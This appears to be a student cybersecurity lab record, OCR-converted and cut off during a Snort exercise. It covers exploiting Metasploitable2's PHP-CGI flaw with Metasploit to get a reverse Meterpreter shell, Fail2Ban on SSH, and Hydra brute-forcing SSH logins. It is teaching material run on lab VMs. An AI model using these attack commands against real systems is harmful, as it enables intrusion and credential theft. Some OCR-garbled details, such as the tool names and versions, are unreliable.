


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Step 9: Load Metasploitable





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Step 10: Give login and password as **ms f admin**

```
metasploit> Starting deferred execution scheduled task
metasploit> Starting periodic command scheduler cron
metasploit> Starting Tomcat console engine tomcat5
metasploit> Starting web server apached
metasploit> Running local host script: C:\WINDOWS\system32\cmd.exe
metasploit> appending output to 'msfadmin.out'
metasploit> appending output to 'msfadmin.out'

Warning: Never expose this VM to an external network!
Contact: msfadmin@metasploit.com
Login with msfadmin/msfadmin to get started
metasploit> login:
```

```
metasploit [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Login with msfadmin/msfadmin to get started

metasploit> login: msfadmin
Password:
Last login: Mon May 21 01:44:38 EDT 2012 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1606

The programs included with the Ubuntu system are free software:
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

msfadmin@metasploitable:~$ ls
vulnerable
```

Result:

Thus to Install Metasploitable2 on the Virtual box and Search for unpatched Vulnerabilities was Successfully Installed and executed.



Aim:

Procedure:

```
nsfadmin@metasploitable:~$ ip r
192.168.43.0/24 dev eth0 proto kernel scope link src 192.168.43.176
default via 192.168.43.1 dev eth0 metric 100
nsfadmin@metasploitable:~$
```


[illegible]



Step 3: Using browser navigate to the ip of metasploitable2
example: `http://<ip-metasploitable>`



Step 4: Now open inspect element and move to network tab and reload the page, you can find the request and response for the ip





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[illegible]

Step 5: Move to kali and by using Metasploit we are going to exploit PHPCGI Argument Injection



Step 6: Set the host IP as out metasploitable IP

```
msf6 exploit(multi/http/php_cgi_arg_injection) > set rhost 192.168.43.176
rhost => 192.168.43.176
msf6 exploit(multi/http/php_cgi_arg_injection) > |
```

Step 7: Exploit

```
File Actions Edit View Help
msf6 exploit(multi/http/php_cgi_arg_injection) > exploit

[*] Started reverse TCP handler on 192.168.43.72:4444
[*] Sending stage (39927 bytes) to 192.168.43.176
[*] Meterpreter session 2 opened (192.168.43.72:4444 -> 192.168.43.176:46365) at 2023-11-05 02:17:35 -0500

meterpreter > |
```

```
meterpreter > ls
Listing: /var/www
```

Mode	Size	Type	Last modified	Name
041777/rwxrwxrwx	4096	dir	2012-05-20 15:30:29 -0400	dav
040755/rwxr-xr-x	4096	dir	2012-05-20 15:52:33 -0400	dvwa
100644/rw-r--r--	891	fil	2012-03-20 15:31:37 -0400	index.php
040755/rwxr-xr-x	4096	dir	2012-05-14 01:43:54 -0400	nutillidae
040755/rwxr-xr-x	4096	dir	2012-05-14 01:36:40 -0400	phpMyAdmin
100644/rw-r--r--	12	fil	2018-04-16 02:12:13 -0400	phpinfo.php

```
File Machine View Input Devices Help
```

```
hsfadmin@metasploitable:~$ ls /var/www
dav  index.php  phpinfo.php  test      tikiwiki-old
dvwa  nutillidae  phpMyAdmin   tikiwiki  twiki
hsfadmin@metasploitable:~$
```

```
meterpreter > shell
Process 4995 created.
Channel 0 created.
whoami
www-data
ip r
192.168.43.0/24 dev eth0 proto kernel scope link src 192.168.43.176
default via 192.168.43.1 dev eth0 metric 100
|
```



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Result:

Thus to use metasploit to exploit an Unpatched Vulnerability was Executed Successfully.



PRACTICAL NO: 7



Aim:

To Install Linux Server on the Virtual Box and Install ssh

Procedure:

Step 1: Download and Install Virtual Box

Step 2: Start the Linux shell in the Virtual box and install linux shell to fill the necessary instructions displayed on the screen.







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Step 3: Show the Guided storage Configuration and Click 'Done'



Step 4: Set up the Profile and enter your details such as name, service name, user name and Password



Profile Setup [Help]

Enter the username and password you will use to log in to the system. You can configure SSH access on the next screen but a password is still needed for root.

Your name:

Your server name:
The name is used when it talks to other computers.

Pick a username:

Choose a password:

Confirm your password:

Featured Server Shells [Help]

These are popular shells in server environments. Select or deselect with SPACE, press ENTER to see more details of the package, publisher and versions available.

[] microk8s	kubernetes for workstations and appliances	▶
[] nextcloud	Nextcloud Server - A safe home for all your data	▶
[] uekan	The open-source kanban	▶
[] kata-containers	Build lightweight VMs that seamlessly plug into the c	▶
[] docker	Docker container runtime	▶
[] canonical-livepatch	Canonical Livepatch Client	▶
[] rocketchat-server	Rocket.Chat server	▶
[] mosquitto	Eclipse Mosquitto MQTT broker	▶
[] etcd	Resilient key-value store by CoreOS	▶
[] powershell	Powershell for every system	▶
[] sabnzbd	SABnzbd	▶
[] uxorhole	get things from one computer to another, safely	▶
[] aws-cli	Universal Command Line Interface for Amazon Web Servi	▶
[] google-cloud-sdk	Google Cloud SDK	▶
[] slic1	Python based SoftLayer API Tool.	▶
[] doctl	The official DigitalOcean command line interface	▶
[] conjure-up	Package runtime for conjure-up spells	▶
[] postgresql10	PostgreSQL is a powerful, open source object-relation	▶
[] heroku	CLI client for Heroku	▶
[] keepalived	High availability VRRP/BFD and load-balancing for Lin	▶
[] prometheus	The Prometheus monitoring system and time series data	▶
[] juju	Juju - a model-driven operator lifecycle manager for	▶

Step 5: Installing System



```
Installing system [ Help ]



configuring disk: disk-sds
configuring partition: partition-0
configuring partition: partition-1
configuring format: format-0
configuring partition: partition-2
configuring lvm_voigroup: lvm_voigroup-0
configuring lvm_partition: lvm_partition-0
configuring format: format-1
configuring mount: mount-1
configuring mount: mount-0
executing curtin install extract step
  curtin command install
    writing install sources to disk
    running 'curtin extract'
    curtin command extract
      acquiring and extracting image from cpi:///tap/taplibvt_qa/mount
configuring keyboard
  curtin command in-target
executing curtin install curthooks step
  curtin command install
    configuring installed system
    running 'curtin curthooks'
    curtin command curthooks
      configuring apt
      configuring apt
      installing missing packages
      installing packages on target system ['grub-pc']
      configuring iscsi service
      configuring raid (mdadm) service
      installing kernel -

[ View full log ]
```

```
Ubuntu 22.04.3 LTS ubuntu-server tty1
ubuntu-server login: [ 35.696749] cloud-init[667]: Cloud-init v. 22.2.1-0ubuntu0~22.04.1 running 'modules:config' at Sun, 22 Oct 2023 18:18:34 +0000, up 35.74 seconds.
[ 37.326659] cloud-init[641]: Cloud-init v. 22.2.1-0ubuntu0~22.04.1 running 'modules:final' at Sun, 22 Oct 2023 18:18:41 +0000, up 37.29 seconds.
[ 37.434126] cloud-init[641]: Cloud-init v. 22.2.1-0ubuntu0~22.04.1 finished at Sun, 22 Oct 2023 18:18:41 +0000, bootsource DataSourceName, up 37.43 seconds
[ 37.434863] cloud-init[641]: 2023-10-22 18:18:41,403 - cc_ttrai.message.py[WARNING]: used failed
cloudsource
ttrai
Password: _
```



Step 6: Enter user name and password and press enter (note: password will not be visible)



Result:

Thus to Install Linux server on the Virtual Box and Install the ssh was installed and executed Successfully.



PRACTICAL NO: 8

Aim:


To Use Fail2Banto Scan log files and ban IPS that show the malicious Signs.

Procedure:

Step 1: Change the Network adapter to Bridged Adapter



Step 2: Open ubuntu server and install fail2ban using the below command





```
user@ubuntu:~$ systemctl enable fail2ban.service
Synchronizing state of fail2ban.service with SysV service script with /lib/systemd/systemd-sysv-install.
All done.
Executing: /lib/systemd/systemd-sysv-install enable fail2ban
root@ubuntu:~# systemctl status fail2ban.service
fail2ban.service
Authentication is required to reload the system state.
Authenticating as user
Password:
==== AUTHENTICATING USER ====
root@ubuntu:~# systemctl status fail2ban.service
fail2ban.service
Authentication is required to reload the system state.
Authenticating as user
Password:
==== AUTHENTICATING USER ====
root@ubuntu:~# systemctl status fail2ban.service
fail2ban.service
Authentication is required to manage system service or unit files.
Authenticating as user
Password:
root@ubuntu:~# systemctl status fail2ban.service
Created symlink /etc/systemd/system/multi-user.target.wants/fail2ban.service → /lib/systemd/system/fail2ban.service.
user@ubuntu:~$
```



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[illegible]

Step 3: Write the below configuration inside the `jail.localfile`

```
GNU nano 6.2 /etc/ssh/sshd_config
[sshd]
enabled=true
port=ssh
ignoreip=127.0.0.1
filter=sshd
logpath=/var/log/auth.log
maxretry=3
bantime=3600
```

Step 4: After every time changing the jail.local, restart the fail2ban service

```
user@ubuntu:/etc/fail2ban$ systemctl restart fail2ban.service
xxx AUTHENTICATING FOR org.freedesktop.systemd1.manage-units xxx
Authentication is required to restart 'fail2ban.service'.
Authenticating as: user
Password:
xxx AUTHENTICATION COMPLETE xxx
user@ubuntu:/etc/fail2ban$ _
```

Step 5: Check the status of fail2ban service



DEPARTMENT OF INFORMATION TECHNOLOGY

```
user@ubuntu:/etc/fail2ban$ systemctl status fail2ban.service
● fail2ban.service - Fail2Ban Service
   Loaded: loaded (/lib/systemd/system/fail2ban.service; enabled; vendor preset: enabled)
   Active: active (running) since Sat 2023-10-20 17:19:07 UTC; 36s ago
     Docs: man:fail2ban(1)
   Main PID: 1840 (fail2ban-server)
    Tasks: 5 (limit: 2606)
   Memory: 11.6M
      CPU: 112ms
   CGroup: /system.slice/fail2ban.service
           └─1840 /usr/bin/python3 /usr/bin/fail2ban-server -xt start

Oct 20 17:19:07 ubuntu systemd[1]: fail2ban.service: Deactivated successfully.
Oct 20 17:19:07 ubuntu systemd[1]: Stopped Fail2Ban Service.
Oct 20 17:19:07 ubuntu systemd[1]: Started Fail2Ban Service.
Oct 20 17:19:07 ubuntu fail2ban-server[1840]: Server ready
user@ubuntu:/etc/fail2ban$ _
```

Step 6: Note the IP of ubuntu server

```
user@ubuntu:/etc/fail2ban$ ip r
default via 192.168.43.1 dev enp0s3 proto dhcp src 192.168.43.180 metric 100
192.168.43.0/24 dev enp0s3 proto kernel scope link src 192.168.43.180 metric 100
192.168.43.1 dev enp0s3 proto dhcp scope link src 192.168.43.180 metric 100
user@ubuntu:/etc/fail2ban$ _
```

Step 7: Open kali linux and try brute forcing ssh login of ubuntu server using hydra

```
[kali@kali:~]$
$ hydra -l user -P pass.txt 192.168.43.180 ssh
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
no, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-20 13:22:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 11 tasks per 1 server, overall 11 tasks, 11 login tries (1:1/pri), -1 try per task
[DATA] attacking ssh://192.168.43.180:22/
[ERROR] could not connect to ssh://192.168.43.180:22 - Connection refused

[kali@kali:~]$
$ ssh user@192.168.43.180
ssh: connect to host 192.168.43.180 port 22: Connection refused
```

The brute force attempt is detected by fail2ban and our ip is blocked

Step 8: Lets disable fail2ban and try brute forcing,

```
user@ubuntu:/etc/fail2ban$ sudo systemctl stop fail2ban.service
user@ubuntu:/etc/fail2ban$
```

Step 9: Now we can able to perform brute force successfully



```
[root@kali:~]#  
[root@kali:~]# hydra -l user -P pass.txt 192.168.43.100 ssh  
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization  
na, or for illegal purposes (this is non-binding, these *% ignore laws and ethics anyway).  
  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-10-28 13:25:07  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t  
5  
[DATA] max 13 tasks per 1 server, overall 13 tasks, 13 login tries (l:1/p:13), ~1 try per task  
[DATA] attacking ssh://192.168.43.100:22/  
[22][ssh] host: 192.168.43.100 login: user password: 123  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 1 final worker threads did not complete until end.  
[CAUTION] 1 targets did not resolve or could not be connected  
[CAUTION] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-10-28 13:25:11
```

Result:

Thus to use Fail2banto scan log files and Ban IPS that show the malicious signs was executed Successfully.




PRACTICAL NO: 9

Aim:

To Launch the Brute-Force attacks on the Linux Server using Hydra

Procedure:

Step 1: In ubuntu server and kali linux, Check the network settings is configured with bridged adapter



Step 2: In ubuntu server, If openssh-server is not installed during the time of server installation then install with apt

```
jlpn@ubuntu-server:~$ sudo apt install openssh-server
[sudo] password for jlpn:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
openssh-server is already the newest version (1:8.9p1-3ubuntu0.4).
0 upgraded, 0 newly installed, 0 to remove and 27 not upgraded.
jlpn@ubuntu-server:~$
```

Step 3: Now start the ssh service

```
jlpn@ubuntu-server:~$ sudo systemctl start ssh.service
jlpn@ubuntu-server:~$
```


Step 4: Note the IP of ubuntu server

```
jlpn@ubuntu-server:~$ ip r
default via 192.168.43.1 dev enp0s3 proto dhcp src 192.168.43.240 metric 100
192.168.43.0/24 dev enp0s3 proto kernel scope link src 192.168.43.240 metric 100
192.168.43.1 dev enp0s3 proto dhcp scope link src 192.168.43.240 metric 100
jlpn@ubuntu-server:~$
```

Step 5: In kali linux, Create a wordlist contains passwords



DEPARTMENT OF INFORMATION TECHNOLOGY



Step 6: Use hydra to brute force ssh login of ubuntu server

```
S hydra -l <user> -P <wordlist file><IP of ubuntu server>ssh
```

Arguments

- l – user (user name for login in ubuntu server)
- P – wordlist file (contains passwords)
- ssh – protocol



```
kali@kali:~$ hydra -l root -P gmx,txt 192.168.53.240 ssh
Hydra v2.10.2 (c) 2022 by van Haften/TSC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
hydra [https://github.com/vanhaften-tsc/cha-hydra] starting at 2023-10-22 08:28:14
[WARNING] Runn 500 configurations limit the number of parallel tasks, it is recommended to reduce the tasks via -t 4
[INFO] max 32 tasks per 1 server, overall 32 tasks, 32 login tries (1:1/3/tries), +1 try per task
[INFO] attacker ssh://root:192.168.53.240:22/
[INFO] host: 192.168.53.240 login: root password: gmx
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end,
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 8 target did not complete
Hydra [https://github.com/vanhaften-tsc/cha-hydra] finished at 2023-10-22 08:28:14
```

Result:

Thus to Launch Brute-Force attacks on the Linux server using Hydra was executed Successfully.



Aim:

Procedure:

Step 1: Install the Snort tool by using the command

[illegible]

Step 2: Note the IP and interface of the ubuntu server

```
user@ubuntu:~$ ip r
default via 192.168.43.1 dev enp0s3 proto dhcp src 192.168.43.180 metric 100
192.168.43.0/24 dev enp0s3 proto kernel scope link src 192.168.43.180 metric 100
192.168.43.1 dev enp0s3 proto dhcp scope link src 192.168.43.180 metric 100
user@ubuntu:~$
```

SNIFFER MODE

Step 3: To run snort in sniffer mode (capture packets)

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```
user@ubuntu:~$ sudo snort -d -v -e -i ens0e3
Running in packet dump mode

--- Initializing Snort ---
Initializing Output Plugins!
pcapdaq configured to passive.
Acquiring network traffic from "ens0e3".
Decoding Ethernet

--- Initialization Complete ---

-> Snort! <-
0.1.1- version 2.9.15.1 BME (Build 15125)
    By Martin Roesch & The Snort Team! http://www.snort.org/contact#team
    Copyright (C) 2014-2015 Cisco and/or its affiliates. All rights reserved.
    Copyright (C) 1998-2013 Sourcefire, Inc., et al.
    Using libpcap version 1.10.1 (with TPACKET_V3)
    Using PCRE version 8.39 2016-06-14
    Using ZLIB version: 1.2.11

